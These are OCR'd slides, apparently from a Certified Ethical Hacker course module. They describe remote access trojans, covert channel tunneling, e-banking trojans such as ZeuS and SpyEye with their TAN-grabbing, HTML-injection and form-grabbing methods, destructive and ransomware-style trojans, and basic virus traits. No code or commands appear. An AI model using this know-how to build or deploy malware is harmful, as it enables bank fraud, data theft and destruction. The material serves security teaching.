
ProRat


Theef



Remote Access Trojan: Hell Raiser


Hell Raiser allows an attacker to gain access to the victim system and send pictures, pop up chat messages, transfer files to and from the victims system, completely monitor the victims operations, etc.





Remote Access Tool: Atelier Web Remote Commander

Atelier Web Remote Commander (AWRC) allows you to **establish a remote connection to the remote machine** without installing any supporting software on the machine




http://www.atelierweb.com

Covert Channel Trojan: CCTT

Covert Channel Tunneling Tool (CCTT) Trojan presents various exploitation techniques, creating arbitrary data transfer channels in the data streams authorized by a network access control system


It enables attackers to get an external server shell from within the internal network and vice-versa

It sets a TCP/UDP/HTTP CONNECT|POST channel allowing TCP data streams (SSH, SMTP, POP, etc...) between an external server and a box from within the internal network



E-banking Trojans

- e-banking Trojans intercept a **victim's account information** before it is encrypted and sends it to the attacker's Trojan command and control center
- It steals **victim's data** such as credit card related **card no.**, **CVV2**, **billing details**, etc. and transmits it to remote hackers using email, FTP, IRC, or other methods



Working of E-banking Trojans

C|EH Certified Ethical Hacker

TAN Grabber

- Trojan intercepts valid **Transaction Authentication Number** (TAN) entered by a user
- It replaces the TAN with a **random number** that will be rejected by the bank
- Attacker can misuse the intercepted TAN with the **user's login details**

HTML Injection

- Trojan creates **fake form fields** on e-banking pages
- Additional fields **elicit extra information** such as card number and date of birth
- Attacker can use this information to impersonate and **compromise victim's account**


Form Grabber

- Trojan analyses **POST requests and responses** to victim's browser
- It compromises the **scramble pad authentication**
- Trojan intercepts **scramble pad input** as user enters Customer Number and Personal Access Code


E-banking Trojan: ZeuS and SpyEye

C|EH Certified Ethical Hacker

- The main objective of ZeuS and SpyEye Trojans is to **steal bank and credit card account information**, ftp data, and other sensitive information from infected computers via web browsers and protected storage
- SpyEye can automatically and quickly **initiate an online transaction**




E-banking Trojan: Citadel Builder and Ice IX



Citadel Builder

Ice IX



Destructive Trojans: M4sT3r Trojan

C|EH Certified Ethical Hacker

M4sT3r is a dangerous and destructive type of Trojan

When executed, this Trojan destroys the operating system

This Trojan formats all local and network drives

The user will not be able to boot the Operating System

Format USB Drive, network Drive .....

Format C:\ E:\ F:\ .....

M4sT3r Trojan

Notification Trojans

- Notification Trojan sends the location of the **victim's IP address** to the attacker
- Whenever the victim's computer connects to the Internet, the attacker receives the **notification**

Notification Types	
SIN Notification	Directly notifies the attacker's server
ICQ Notification	Notifies the attacker using ICQ channels
PHP Notification	Sends the data by connecting to PHP server on the attacker's server
E-Mail Notification	Sends the notification through email
Net Send	Notification is sent through net send command
CGI Notification	Sends the data by connecting to PHP server on the attacker's server
IRC notification	Notifies the attacker using IRC channels

Victim
Infected with Trojan

Attacker

Data Hiding Trojans (Encrypted Trojans)

Encryption Trojan encrypts data files in victim's system and renders information unusable

"Your computer caught our software while browsing illegal porn pages, all your documents, text files, databases in the folder My Documents was encrypted with complex password."

Attackers demand a ransom or force victims to make purchases from their online drug stores in return for the password to unlock files

"Do not try to search for a program that encrypted your information – it simply does not exists in your hard disk anymore," pay us the money to unlock the password

Module Flow

Introduction to Viruses

CEH Certified Ethical Hacker

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives** and as **email attachments**

Virus Characteristics

Infects other program

Alters data

Transforms itself


Corrupts files and programs

Encrypts itself

Self-replication

Stages of Virus Life

C|EH Certified Ethical Hacker

